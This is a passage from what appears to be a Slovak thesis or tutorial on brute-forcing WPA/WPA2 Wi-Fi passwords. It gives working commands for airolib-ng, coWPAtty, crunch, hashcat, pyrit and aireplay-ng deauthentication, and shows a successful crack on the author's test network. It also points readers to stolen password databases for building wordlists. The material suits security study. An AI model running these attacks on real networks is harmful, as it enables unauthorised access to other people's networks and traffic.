Jeden z programov, ktorý sa rozhodol riešiť tento problém je airolib-ng, ďalší program zo sady nástrojov aircrack-ng. Airolib-ng bol vytvorený za účelom vypočítania PMK hodnôt ešte pred spustením brute-force útoku. Tieto PMK hodnoty sú teda vypočítané nezávisle od iných faktorov a postupne sú ukladané do databázy typu SQLite3. Útok s využitím databázy následne funguje rovnako ako bežný slovníkový útok. Z databázy sú postupne vyberané jednotlivé PMK kľúče a dosadzované do algoritmu na výpočet PTK. Keďže počas tohto procesu nie je potrebné vykonávať spomínanú hashovaciu funkciu, záťaž CPU jednotky je oveľa nižšia a rýchlosť testovania jednotlivých záznamom sa niekoľko násobne zvýši. Pri brute-force útoku s využitím slovníka môže byť dosiahnutá rýchlosť 2000 vyskúšaných hesiel za sekundu, zatiaľ čo pri priamom dosadzovaní PMK boli dosiahnuté hodnoty až 50000 hesiel za sekundu. Táto zmena predstavuje zvýšenie rýchlosti dešifrovania až o 2500 %.

Základné použitie programu je nasledovné:

```
airolib-ng <database> <operation> [options]
```

Program airolib-ng neobsahuje veľa rôznych prepínačov, preto je jeho ovládanie pomerne jednoduché. Ako prvý krok je potrebné vytvoriť databázu a v nej tabuľku. Program sa o všetko

postará za nás, my musíme len špecifikovať cestu k ESSID súboru a samozrejme slovníku s heslami. O spomínanú funkciu sa stará príkaz `--import`:

```
airolib-ng databaza1 --import passwd
/usr/share/wordlists/rockyou.txt
```

Pred importovaním ESSID je potrebné vytvoriť prázdny textový súbor s daným SSID:

```
nano nazovSiete.txt
```

Napísať názov siete napr. GOLDY_pentest -> uložiť a zatvoriť súbor (`^O`) + (`^X`)

Po úspešnom vytvorení súboru ho môžeme importovať do programu airolib-ng:

```
airolib-ng databaza1 --import essid nazovSiete.txt
```

Týmito príkazmi sme demonštrovali importovanie súboru s heslami a ESSID do airolib-ng databázy. V prípade, že databáza neexistuje, systém ju automaticky vytvorí. Túto akciu demonštruje nasledovný obrázok:

```
root@kali-goldy:~# airolib-ng databaza1 --import passwd /usr/share/wordlists/rockyou.txt
Database <databaza1> does not already exist, creating it...
Database <databaza1> successfully created
Reading file...
Writing...ines read, 4734576 invalid lines ignored.
Done.
root@kali-goldy:~#
```

Po importe údajov do databázy sa ju odporúča prečistiť. Nato vieme použiť príkaz `--clean`. Týmto príkazom odstránime všetky neplatné ESSID a heslá, ktoré sa do databázy pre importovaní dostali. Použitím príkazu `--clean all` budú taktiež odstránené všetky neplatné záznamy, prebehne kontrola integrity, kontrola indexov a samotná optimalizácia databázy pre dosiahnutie najmenšej veľkosti na disku. Príkazom `--stats` môžeme overiť vlastnosti databázy. Po čistení je potrebné spustiť príkaz `--batch`, ktorý vykoná potrebné hashovacie operácie a z ESSID a jednotlivých hesiel vytvorí korešpondujúce PMK kľúče. Tento proces sa odporúča spustiť na výkonnom hardvéri, aby bola doba hashovania čo najkratšia, čím dokážeme skrátiť dĺžku celkového útoku.

Ak je databáza úspešne vygenerovaná, môžeme použiť príkaz `--verify`. V programe aircrack-ng následne definujeme cestu k súboru .cap a databázu do programu vložíme prepínačom `-r`:

```
aircrack-ng -r databaza1 handshake-01.cap
```

Spomínané matematické výpočty a hashovacie funkcie nie je efektívne robiť na bežných notebookoch. Z tohto dôvodu môže byť použitý výkonný hardvér, viacjadrové procesory, výkonné grafické karty, servery, ba dokonca je možné prenajať si výpočtový priestor prostredníctvom internetu a nechať si PMK kľúče vypočítať cez cloud. Tento princíp je z tohto dôvodu oveľa efektínejší, keďže útočníkovi stačí ESSID siete, a PMK kľúče si dokáže vygenerovať ešte pred zahájením útoku.

2.4.2.4. coWPAtty

Program coWPAtty je jeden z mnoho programov určených na prelamovanie WPA/WPA2 sietí pomocou metódy hrubej sily. Spôsob útoku funguje podobne ako v prípade aircrack-ng. Existuje možnosť použiť klasický slovníkový útok, alebo útok pomocou vopred vygenerovaných PMK kľúčov.

Základné použitie programu coWPAtty je nasledovné:

```
cowpatty -r handshake-01 -e 'NazovSiete' -f
/usr/share/wordlists/rockyou.txt
```

Ako vidíme, použitie programu coWPAtty je pomerne jednoduché. Pomocou prepínača `-r` definujeme cestu k odchyteným 4-way-handshake správam, prepínačom `-e` definujeme názov siete a nakoniec pomocou `-f` určíme cestu k slovníku, ktorý pri prelamovaní chceme použiť.

Druhým typom coWPAtty útoku je útok pomocou vygenerovaných hash tabuliek. Tabuľky pre siete s častými názvami je dokonca možné stiahnuť voľne na internete, čím sa dĺžka útoku značne minimalizuje. Existuje taktiež možnosť generovať vlastné PMK hash tabuľky pomocou nástroja `genpmk`. Tento nástroj je špeciálne prispôsobený pre program coWPAtty, a generované tabuľky sa taktiež dajú importovať aj do nástroja airolib-ng.

Na generovanie tabuliek môže byť použitý nasledovný príkaz:

```
genpmk -f /usr/share/wordlists/rockyou.txt -s 'Wi-Fi123' -d PTKhash
```

Nasledovným príkazom vygenerujeme súbor PTKhash s pomocou slovníka rockyou.txt pre ESSID Wi-Fi123. Vygenerovaný súbor môžeme následne vložiť ako vstup do programu coWPAtty pomocou prepínača `-d`.

Program coWPAtty sa už bohužiaľ nevyvíja, preto je to väčšine prípadov odporúčané používať program aircrack-ng, ktorý je optimalizovaný na najnovšie hardvérové platformy a vo všeobecnosti dosahuje väčšiu efektivitu ako coWPAtty. Program bol do tohto dokumentu zakomponovaný z dôvodu, že bol jeden z prvých, ktorý brute-force útok voči WPA implementovali a stále je na internete možnosť stiahnuť vypočítané PMK zoznamy pre niektoré ESSID.

2.4.2.5. Crunch

V doterajších použitiach programov aircrack-ng a coWPAtty sme počítali s predpokladom, že máme k dispozícii nejaký slovník, ktorý slúžil ako vstup do programov. V prípade, že nemáme k dispozícii žiadny slovník, alebo heslo nebolo prelomené ani použitím viacerých slovníkov, môžeme použiť klasický brute-force "od a po z". Na tento účel nám poslúži program Crunch, ktorý dokáže generovať frázy s požadovanou dĺžkou a s požadovaným obsahom znakov. Takto vieme manuálne definovať požiadavky na heslo., Napríklad, nech je generované heslo 8 alebo 9 miestne a nech sa v ňom nachádzajú len malé a veľké písmená. Výstup programu Crunch vieme uložiť do súboru a tým pádom si vytvoriť vlastný slovník, prípadne pomocou presmerovania možno výstup použiť priamo v programe na prelamovanie WPA hesla.

Základná syntax programu Crunch je nasledovná:

```
crunch <min> <max> [options]
```

Min je minimálny počet generovaných hesiel, zatiaľ čo max je maximálna dĺžka hesla, ktorá môže byť generovaná. Medzi options argumenty môžeme uviesť, ktoré znaky bude crunch na generovanie hesiel používať, prípadne iné argumenty programu. Samotný `--help` neposkytuje veľa informácii, avšak v man stránkach nájdeme popis jednotlivých prepínačov ako aj príklady použitia programu.

V prípade, že chceme generovať 1 až 8 miestne heslá len s malými písmenami, môžeme použiť nasledovný príkaz:

```
crunch 1 8 abcdefghijklmnopqrstvwxyz
```

Týmto príkazom budeme generovať 1 až 8 miestne reťazce zo zadanej znakovej sady. Všetky reťazce sa však budú vypisovať do konzoly. Na zápis do súboru slúži argument `-o [nazovSuboru]`, prípadne môžeme presmerovať výstup konzoly do súboru pomocou operátorov `>>`.

Na účely vytvorenie vlastného slovníka môžeme využiť viacero programov. Crunch patrí populárne, rýchle a pomerne jednoduché na ovládanie, avšak neposkytuje veľa pokročilých možností. Ak by vám Cruch nedostačoval alebo by ste z nejakého dôvodu chceli skúsiť niečo iné, môžete siahnuť po preslávenom programe John the Ripper. John poskytuje mnoho funkcií od generovania hesiel, dokáže vykonať brute-force útok a dokonca aj prelomiť niektoré druhy šifrovania. Tento nástroj patrí medzi najsilnejšie a najpokročilejšie spomedzi všetkého softvéru, ktorý sa zaoberá problematikou hesiel. Naučiť sa ho ovládať efektívne však zaberie istý čas.

2.4.2.6. Hashcat

Všetky doposiaľ predstavené programy boli založené na prelamovaní hesiel pomocou CPU. Pri malých objemoch dát to nevadí, ale pri slovníkoch s niekoľko miliónom slov je potrebné proces urýchliť. Grafické karty a ich grafické procesory GPU majú spravidla vyšší výkon ako CPU. Tento fakt využíva Hashcat, ktorý sa radí medzi najrýchlejšie programy na prelamovanie hesiel.

Hashcat je veľmi rozsiahly program, ktorý podporuje dešifrovanie vyše 150 rôznych šifier a algoritmov. Medzi podporované algoritmy patria všetky známe a používané šifrovacie algoritmy ako MD4, MD5, SHA-šifry, PBKDF2 - hashovacia funkcia na generovanie PMK, MySQL databázy, šifrovanie UNIXových systémov, komprimovaných archívov a pod.

Hashcat prichádza v dvoch formách. Klasický Hashcat využívajúci výkon CPU a oclHashcat, ktorý je špeciálne vytvorený pre využívanie grafických čipov AMD alebo nVidia. V systéme Kali Linux sa nachádza zabudovaný iba CPU Hashcat. Na notebookoch pravdepodobne silné grafické karty nemáme, preto nám postačí klasický hashcat, a jeho GPU verziu si môžeme stiahnuť na desktop z oficiálnej stránky hashcat.net. V tejto sekcii sa však budeme venovať ovládaniu klasického CPU Hashcat v našom systéme.

Na začiatok nás asi bude zaujímať, akou rýchlosťou dokáže Hashcat pracovať, môžeme preto spustiť menší benchmark test pomocou príkazu:

```
hashcat -b
```

Program začne postupne vypisovať výkonnosť výpočtu jednotlivých algoritmov. Pre účely prelamovania Wi-Fi nás zaujíma sekcia WPA/WPA2, ktorá by na obyčajných notebookoch mala

dosahovať výkonnosť cca 1000 - 2000 slov za sekundu. Po otestovaní výkonnosti sa môžeme presunúť na samotné prelamovanie 4-way-handshake správ.

Základná syntax programu Hashcat je nasledovná:

```
hashcat [options] hashfile [mask|wordfiles|directories]
```

Ako bolo spomenuté, program hashcat má nespočetné množstvo rôznych módov útokov a podporuje útoky na rôzne druhy šifrovania. Každý z týchto módov je vyjadrený číslom, ktoré treba do programu dosadiť. Informácie o tom, ktoré číslo vyjadruje ktorý mód je možné nájsť napísaním `hashcat --help.`

WPA útok pomocou hashcatu je možné previesť nasledovným príkazom:

```
hashcat -m 2500 -a 0 -o ziskaneHeslo.txt handshake.hccap
/usr/share/wordlists/rockyou.txt
```


Ako vidíme, pomocou argumentu `-m 2500` sme definovali WPA spôsob šifrovania. Mód útoku 0 pomocou prepínača `-a` znázorňuje klasický slovníkový útok, ktorý sa v Hashcat terminológii nazýva Straight attack. Posledným prepínačom `-o` sme definovali výstupný súbor programu v prípade úspechu. Ak bude slovníkový útok úspešný, program zapíše zistené heslo práve sem. Uvedenie odchyteného súboru nemôže mať príponu .cap, ako sme na to boli zvyknutý doteraz, ale pre hashcat používa svoje vlastné prípony .hccap. Ako posledný argument sme uviedli cestu k slovníku, ktorý bude použitý.

Použitie programu Hashcat v OS Kali Linux je vcelku limitované, keďže väčšinou budeme tento OS používať na mobilných zariadeniach alebo virtuálnych strojoch. Za účelom najefektívnejšieho prelamovania je hashcat možné využiť aj na desktopových počítačoch s operačnými systémami Linux, ale aj Windows. Viac informácii o tomto programe a odkazy na stiahnutie je možné nájsť na ich oficiálnej stránke hashcat.net.

2.4.2.7. Pyrit

Podobne ako Hashcat, aj program Pyrit sa zaoberá zrýchľovaním procesu prelamovanie WPA/WPA2 použitím pokročilých algoritmov a GPU. Na rozdiel od Hashcatu, program Pyrit je zameraný výlučne len na prelamovanie WPA šifier, pre menej skúseného používateľa sa tým pádom stáva ľahšie používateľným. Program umožňuje priamy útok s pokusom získania hesla, ale umožňuje aj vypočítanie PMK hodnôt a ich následné uloženie do súboru, coWPAtty súboru alebo do airolib-ng databázy. Medzi ďalšie zaujímavé funkcie programu patrí orezanie všetkých odchytených dát len na využiteľné dáta z 4-way-handshake procesu, program dokonca umožňuje zachytiť packety svojvoľne, čím sa vyhneme potenciálnej potrebe používať airodump-ng. Z môjho pohľadu najzaujímavejšia funkcia je vytvorenie Pyrit lokálnej siete medzi viacerými počítačmi, ktoré môžu navzájom komunikovať a prenajímať si výpočtový výkon v prípade potreby. V praxi to znamená, že ak jeden počítač potrebuje prelamovať WPA/WPA handshake, ostatné počítače v sieti mu poskytnú svoj výpočtový výkon a týmto spôsobom je celkový proces niekoľkonásobne zrýchlený. My však zostaneme pri základnom použití programu.

Hlavnou funkciou programu Pyrit je teda prelamovanie WPA v rámci jedného klienta. Nasledujúci graf demonštruje počet generovaných PMK za sekundu v závislosti od hardvéru:



Ako vidíme z grafu, už 4 grafické karty GeForce v roku 2011 vedeli dosiahnuť výkon 89 tisíc vygenerovaných PMK za sekundu. V súčasnosti sa na trhu vyskytujú oveľa výkonnejšie grafické karty ako spred 5 rokov, takže súčasný výkon sa môže pohybovať na úrovni stoviek tisíc PMK za sekundu.

Základné použitie programu Pyrit je nasledovné:

```
pyrit [options] command
```

Pre zistenie aktuálnej výkonnosti nášho hardvéru môžeme využiť príkaz `pyrit benchmark`. Pred prvým spustením programu sa odporúča využiť aj možnosť `selftest` na otestovanie, či je inštalácia Pyritu v systéme správna. Na získanie informácii o programe môžeme využiť príkaz `pyrit help` alebo využiť veľmi pekne rozpracované man stránky. Program pyrit ponúka množstvo príkazov, o ktorých môžeme získať viac informácii pomocou prepínača -h. Príkaz na získanie informácii o príkaze `analyze` je nasledovný:

```
pyrit -h analyze
```

Na import dát do programu Pyrit môžeme použiť airolib-ng databázu, coWPAtty súbor alebo obyčajný textový súbor vo forme slovníka. Nasledovným príkazom spustíme klasický slovníkový útok na zadaný handhsake súbor:

```
pyrit -r handshake-01.cap -i /usr/share/wordlists/rockyou.txt
attack_passthrough
```

Program Pyrit je jednoznačne veľmi silný nástroj, a napriek tomu pomerne jednoduchý na použitie. Bohužiaľ, na najnovší hardvér nie je optimalizovaný, pretože sa jeho vývoj zastavil v roku 2011. Pri využívaní CPU sa dokáže porovnávať s rýchlosťou Hashcatu, ale pri GPU crackovaní je Hashcat na novom hardvéri značne efektívnejší. Osobne som si Pyrit pomerne obľúbil, ale za účelom vyššej efektivity budem na "osobné" účely používať radšej Hashcat.

Oficiálna stránka projektu Pyrit sa nachádzala na code.google.com/p/pyrit, avšak k chystanému zrušeniu tejto služby bol projekt exportovaný na github, kde sa z času na čas objaví komunitná verzia programu, avšak v súčasnosti oficiálna podpora programu neexistuje.

2.4.3. Prvé kroky pred útokom

2.4.3.1. Analýza situácie

Pred útokom je samozrejme potrebné preskenovať okolité bezdrôtové spektrum. To samozrejme vyžaduje prepnutie Wi-Fi karty do monitor módu prostredníctvom programu airmon-ng. Vykonaný sken pomocou programu airodump-ng ukazuje nasledovné výsledky:

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:2A:63:57:6A  -12      496       67    0  13  54e. WPA2 CCMP   PSK  GOLDY_pentest
00:22:B0:9A:AD:AF  -50      605        3    0   1  54e  WPA  TKIP   PSK  GOLD_WPA
E8:40:F2:39:A0:C8  -37      426       34    0   1  54e  WPA  TKIP   PSK  GOLDS CLAN
EA:40:F2:39:A0:CA  -40      420        0    0   1  54e  WPA2 CCMP   MGT  UPC Wi-Free
E8:74:E6:CF:12:51  -49      421        1    0   1  54e  WPA2 CCMP   PSK  ADB-CF1251
44:55:B1:D8:82:74  -76      213        0    0  11  54e  WPA2 CCMP   PSK  HUAWEI-v5RN
00:0C:42:0C:23:E8  -83      135        0    0   5  11   OPN              KONFER net6

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:22:B0:9A:AD:AF  00:25:D3:87:A3:17   10   54e- 1      0      179  GOLD_WPA
00:1E:2A:63:57:6A  18:34:51:1E:5F:00   -7    0 -54      0      121  GOLDY_pentest
E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -65    0 - 2e     0       25  GOLDS CLAN
E8:40:F2:39:A0:C8  AC:3C:0B:6F:71:7C  -65    0 -24      0        1
E8:40:F2:39:A0:C8  4C:7C:5F:CF:AB:ED   -1    1e- 0      0        1
E8:74:E6:CF:12:51  5C:2E:59:2A:24:ED   -1    1e- 0      0        1
```

Ako vidíme z výstupu programu airodump-ng, ale aj našej schémy na prvej strane, v nasledovných testoch sa budeme zaujímať o 3 bezdrôtové siete s názvami GOLDY_pentest, GOLDS CLAN a GOLD_WPA, ktoré používajú bezpečnostné protokoly WPA2, WPA+WPA2 a WPA. Čiže v testoch budeme mať zastúpené všetky tri možnosti, na ktoré vieme naraziť aj v reálnej situácii. Protokol WPA+WPA2 využíva na šifrovanie protokol TKIP. Tento mix protokolov bol vytvorený za účelom najväčšej spätnej kompatibility so staršími zariadeniami, ktoré AES šifrovanie nepodporujú.

2.4.3.2. Príprava na útok

Keďže v útoku budeme používať 3 rôzne siete a 3 rôznych klientov, na zlepšenie prehľadnosti sa odporúča uložiť si MAC adresy týchto zariadení do textového súboru. Ďalším krokom je počiatočný výber cieľa a následné uzamknutie monitor módu na daný kanál. V prípade vykonávania akýkoľvek útokov alebo zberu dát sa odporúča mať channel-hopping vypnutý a rozhranie uzamknuté na jednom konkrétnom kanály. Uzamknutie môžeme vykonať prostredníctvom argumentu `--channel x`, ktorý použijeme ako súčasť príkazu `airodump-ng`, pričom namiesto `x` dosadíme požadovaný bezdrôtový kanál.

2.4.3.3. Výber slovníka

Základom úspechu každého brute-force útoku na systémy WPA je dobrý slovník. Na internete existuje veľký počet rôznych zdrojov, kde je možné slovníky stiahnuť. Väčšina dostupných slovníkov na internete je však v anglickom jazyku, čo môže slovenským hackerom trochu “sťažovať robotu“,

pretože slovenských slovníkov je na internete naozaj málo. Nuž, treba si vedieť vybrať aj z mála, preto uvádzame niektoré zásady pre výber slovníka určeného na WPA útok:

1. Len 8 a viac znakov
2. Slovník by mal na svojom začiatku obsahovať bežné frázy, ktoré sa postupne rozvíjajú do zložitejších
3. Vhodný výber slovníka k danej príležitosti

Výber slovníka so správnym počtom znakov je jedna z najdôležitejších činností. Pri tomto vyberaní treba myslieť na fakt, že WPA heslá môžu byť iba 8 až 63 miestne. Žiadne kratšie heslo nemôže byť vo WPA sieti použité. Z tohto dôvodu je dobré vyhľadávať slovníky optimalizované pre WPA, pretože skúšať kratšie frázy nemá zmysel a navyše to značne spomaľuje priebeh útoku.

Druhým bodom vieme taktiež útok značne urýchliť. Ak najskôr testujeme najpoužívanejšie frázy, šanca že uhádneme sa o niečo málo zvyšuje. Mnohé slovníky však tento princíp vôbec nerešpektujú, sú často podľa abecedy alebo sú v nich frázy usporiadané náhodne. Takýto nesystematický princíp nemá na celkovú dĺžku útoku dobrý vplyv.

Tretí a zároveň posledný bod môže v niektorých prípadoch rozhodovať o úspechu alebo neúspechu celého útoku. Tento princíp súvisí so samotnými používateľmi - napr. ak máme informácie, že obete útoku nevedia po anglicky, používať slovník s anglickými frázami nemá význam. Vzhliadajúc na tento princíp treba výber slovníka pred útokom veľmi dobre premyslieť, niekedy je vhodné použiť viac slovníkov, prípadne ak máme o obeti informácie, je možnosť skúsiť zadávať mená, dátumy narodenia, bydlisko atď.

Dostupnosť slovníkov

Rôzne slovníky sa dajú zohnať na viacerých miestach. Operačný systém Kali Linux už nejaké slovníky od svojej inštalácie obsahuje, tieto sú však skôr na "ukážkové" účely. Tieto slovníky je možné nájsť v priečinku `/usr/share/wordlists`. Najpopulárnejší z týchto dostupných slovníkov je slovník Rockyou, ktorý sme používali v demonštrovaní syntaxe príkazu. Do systému je samozrejme možnosť pridať vlastné slovníky z internetu. Pomerne dobrú kolekciu slovníkov je možné stiahnuť prostredníctvom torrentových služieb. Pri našom vyhľadávaní sme stiahli vyše 15 GB skomprimovaných slovníkov pod vyhľadávacím označením "WPA wordlist". Ďalšie zdroje môže predstavovať samotný Google. Pomerne slušnú kolekciu je možné nájsť aj na:

https://wifi0wn.wordpress.com/wepwpawpa2-cracking-dictionary/

Počas prehliadania internetu som narazil aj na ukradnuté databázy hesiel, ktoré boli používané na rôznych službách. Taktiež databázy užívateľských mien z Facebooku a podobne. Odkazy na jednotlivé komprimované databázy je možné nájsť na: https://wiki.skullsecurity.org/Passwords

Ku koncu sa ešte dostávame k problematike slovenských slovníkov. Na internete ich nie je veľa, preto sa treba vynájsť a použiť všetky možné zdroje. Vyhľadávanie pod výrazom "Slovak wordlist" "slovenský wordlist" a pod. nám vráti len minimálne množstvo výsledkov. Vhodný tip pri tvorbe wordlistu však môže byť využitie rôznych balíčkov určených pre jazykovú podporu. Z tohto dôvodu sme využili slovenský jazykový balíček ispell, v ktorom sa nachádza hromada slovenských slov. Všetky tieto slová sú s diakritikou, avšak program aircrack-ng niektoré znaky z kódovej sady UNICODE nevie spracovať. Väčšina používateľov na internete aj tak vo svojich heslách diakritiku nepoužíva, preto jej odstránenie nebude veľká strata. Jednoduchým nástrojom na prekonvertovanie

písmen s diakritikou na obyčajné písmená môže byť príkaz `tr`. Na premenu diakritických znakov na klasické môžeme v tom prípade použiť príkaz:

```
tr "áäčďéíĺľňóôšťúýźÁČĎÉÍĹĽŇÓŠŤÚÝŽ"
"aacdeeillnoostruyzACDEILLNOSTUYZ" < slovak.words > slovak.txt
```

Nasledujúcim príkazom premeníme všetky diakritické znamienka zo súboru slovak.words na normálne, a výstup programu následne uložíme do súboru slovak.txt. Pre účely WPA je nutné slovník skrátiť tak, aby každý záznam obsahoval 8 a viac znakov. Programom awk môžeme tieto záznamy vyfiltrovať a následne uložiť do súboru.

```
awk 'length($0)>7' slovak.txt > slovak_upravene.txt
```

Po takýchto úpravách môžeme slovník konečne použiť na účely prelamovania WPA. Toto bol samozrejme len príklad tvorby slovníka, možno sa vám na internete podarí nájsť už hotové slovníky alebo zistíte efektívnejší spôsob na ich tvorbu. Zvyšné vyhľadanie slovníkov už nechávame na vás, s použitím vyhľadávacích nástrojov sa dá v dnešnej dobe spraviť prakticky všetko.

Slovníky použité v testoch

Aj keď sme sa pri potulkách internetom dostali k viacerým slovníkom, pre lepšiu demonštráciu nebudeme používať veľké slovníky, ktorých spracovanie by trvalo veľa času. Na účel týchto testov teda budú použité 2 slovníky, a to:

```
rockyou.txt
15668031_Words.txt
```

Pre zistenie presného počtu slov, ktoré sa v slovníkoch nachádzajú vieme použiť príkaz `wc -w`, ktorý nám automaticky spočíta počet slov v textovom súbore. Po analýze zistíme, že v slovníku rockyou.txt sa nachádza takmer 14,5M slov, zatiaľ čo v slovníku 15668031_Words sa ich tu nachádza vyše 15,6M tak, ako napovedá názov. Slovník rockyou.txt sa v systéme nachádza už od jeho inštalácie, zatiaľ čo 15668031_Words.txt sme získali z webu hackforums.net

2.4.4. Praktické útoky na WPA/WPA2 využitím hrubej sily

2.4.4.1. Zachytenie WPA 4-way-handshake správ

Začiatkom pre WPA brute-force útok je preskenovanie bezdrôtového spektra a odchytenie WPA
4-way handshake správ. K úspešnému prevedeniu útoku potrebujeme zachytiť MAC adresy oboch staníc a vygenerované pseudo-náhodné hodnoty. Z teórie vyplýva, že tieto hodnoty je možné získať ak odchytíme prvý a druhý, alebo druhý a tretí packet pri procese výmeny správ. Útok na sieť teda nevyžaduje zachytenie celého 4-way-handshake procesu, ale iba požadovaných správ.

Najjednoduchší spôsob zachytenia týchto správ je pomocou programu známeho airodump-ng. Program automaticky monitoruje bezdrôtové spektrum a v prípade spozorovania procesu 4-stupňovej výmeny správ sa ho program pokúsi zachytiť a upozorní na to používateľa. Špecifikovaním kanálu zvýšime pravdepodobnosť úspešného zachytenia správ.

```
airodump-ng --write GOLDY_pentest_handshake --channel 13 --bssid
00:1E:2A:63:57:6A wlan0mon
```

Nasledovným príkazom uzamkneme monitorovacie zariadenie a kanál 13, vyfiltrujeme len sieť s požadovanou MAC adresou a všetky zachytené dáta zapíšeme do súboru GOLDY_pentest_handshake. Týmto spôsobom by sme teoreticky mohli čakať kým sa nejaký klient pripojí na sieť. Lepšou možnosťou však je, keď je na sieť aktuálne pripojený nejaký klient, ktorého vieme odpojiť. Odpojením klienta si vynútime jeho opätovné pripojenie, čím efektívne zachytíme požadované správy. Počas zapnutého zapisovania preto použijeme nasledovný príkaz:

```
aireplay-ng --deauth 5 -a 00:1E:2A:63:57:6A -c 18:34:51:1E:5F:00
wlan0mon
```

Týmto príkazom spôsobíme zaslanie 5 pokusov o deautentifikáciu pre daného klienta. Ak prepínač *-c* nešpecifikujeme, deautentifikačné správy budú odoslané ako broadcast. Pri špecifických typoch routerov a niektorých zariadeniach deautentifikácia fungovať nebude, v tomto prípade musíme počkať, kým sa na sieť nejaký klient nepripojí svojvoľne.


Po úspešnej deautentifikácii sa klient pokúsi znova pripojiť a v prípade úspešného zachytenia správ nás na to program airodump-ng upozorní:

```
CH 13 ][ Elapsed: 2 mins ][ 2016-03-03 18:01 ][ WPA handshake: 00:1E:2A:63:57:
```

To, či boli správy správne zachytené a taktiež ich obsah vieme skontrolovať pomocou aplikácie wireshark.

```
wireshark GOLDY_ptenst_handshake-01.cap &
```

V aplikácii wireshark následne použijeme filter "***eapol***", čím vyfiltrujeme len správy súvisiace s 4-way handshake mechanizmom.



Aj keď to nie je nutné, pre proces prelamovania je vhodné vybrať iba EAPOL packety. Týmto procesom "očistenia" získame menší súbor, ktorý na disku zaberá menej miesta a jeho počiatočné spracovanie v ďalších programoch je o trošku rýchlejšie. Vybrať iba EAPOL packety je pomerne jednoduché, dá sa uskutočniť pomocou aplikácii wireshark, pyrit, ale v nasledujúcej demonštrácii si ukážeme asi najjednoduchší spôsob, ktorý umožňuje program wpaclean.

Syntax programu wpaclean je nasledovná:

```
wpaclean <out.cap> <in.cap>
```

Pre náš účel teda použijeme príkaz:

```
wpaclean GOLDY_pentest-clean.cap GOLDY_pentest_handshake-01.cap
```

Týmto príkazom získame nový súbor GOLDY_pentest_handshake-clean.cap, ktorý bude obsahovať iba relevantné EAPOL packety. Funkciu programu si následne môžeme overiť:

wireshark GOLDY_pentest-clean.cap &

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Netgear_63:57:6a	Broadcast	802.11	129	Beacon frame, SN=3256, FN=0, Flags=....., BI=100, SSID=GOLDY_pentest
2	0.000000	Netgear_63:57:6a	Apple_1e:5f:00	EAPOL	131	Key (Message 1 of 4)
3	0.000000	Apple_1e:5f:00	Netgear_63:57:6a	EAPOL	159	Key (Message 2 of 4)

Proces popísaný v tejto sekcii aplikujeme aj pre ostatné Wi-Fi siete GOLDS_CLAN a GOLD_WPA, získame súbory, ktoré následne očistíme pomocou programu wpaclean, finálna podoba súborov bude potom nasledovná: *golds_clan-clean.cap* a *gold_wpa-clean.cap*.

2.4.4.2. Bežné prelamovanie hesla prostredníctvom CPU

Po zachytení a pripravení EAPOL súborov zo všetkých 3 sietí sa môžeme pustiť do prelamovania. Pre účel týchto testov budeme využívať 2 spomínané slovníky - rockyou.txt a 15668031_Words.txt

Sieť GOLDY_pentest

Prvý útok na GOLDY_pentest prebehne použitím programu aircrack-ng a sloníku rockyou.txt

aircrack-ng -w rockyou.txt GOLDY_pentest-clean.cap

```
Opening GOLDY_pentest-clean.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc3


                  [00:00:00] 4 keys tested (467.56 k/s)


                          KEY FOUND! [ password ]


      Master Key     : 45 70 41 8B 57 6D C1 72 8B 2A 69 1C 02 AB 0C B9
                       A6 90 A4 E1 E3 49 FC C9 5D 9B 5D F9 EC E6 31 95

      Transient Key  : 3D 2D 3D 39 B0 70 3C 46 32 16 F0 B9 D8 39 82 2F
                       43 54 B7 D1 BC 13 9D 4D 45 34 94 A9 DF F5 C5 2F
